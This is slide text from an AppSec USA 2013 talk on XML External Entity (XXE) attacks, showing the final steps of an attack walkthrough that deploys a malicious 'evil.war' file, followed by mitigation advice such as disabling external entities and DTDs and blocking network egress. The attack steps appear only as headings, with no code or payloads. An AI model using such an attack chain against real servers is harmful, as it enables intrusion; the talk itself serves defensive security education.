









APPSEC USA 2013 Step 4: Start Deployment





APPSEC USA 2013 Step 5: evil.war Deploys






APPSEC USA 2013 Step 6: Enjoy the Fruits

Attacker



Profit!





- Power of XXE comes from synergy:
 - Combining multiple XXE techniques
 - Combining XXE with other flaws
- XML is complex and changing
 - New techniques still being discovered
 - New capabilities, thanks to new standards



- Know your XML library
 - XML features
 - URL capabilities
- Turn off as much as you can
 - Hopefully: external entities, DTDs, and network
- Mitigate the rest
 - Pre-parsing input validation
 - Block network egress



- Long-term fix comes only from you
- "Off by default" policy for all XML features
 - Inline DTD parsing off by default
 - External entities off by default
 - Entities off by default
 - Configurable whitelist of allowed protocols that is highly restricted by default



- Never assume developers *understand XML*
 - Well document potentially dangerous features
- "... *but ... but it's a standard!*"
 - Most dangerous features are optional already
 - Encourage better security warnings to vendors in W3C documents
 - Make "off by default" part of the standards



- Thanks to:
 - Omar Al Ibrahim & VSR
 - AppSec USA Organizers
- Watch for an upcoming XXE paper
 - <http://www.vsecurity.com/>
 - Follow me: @ecbftw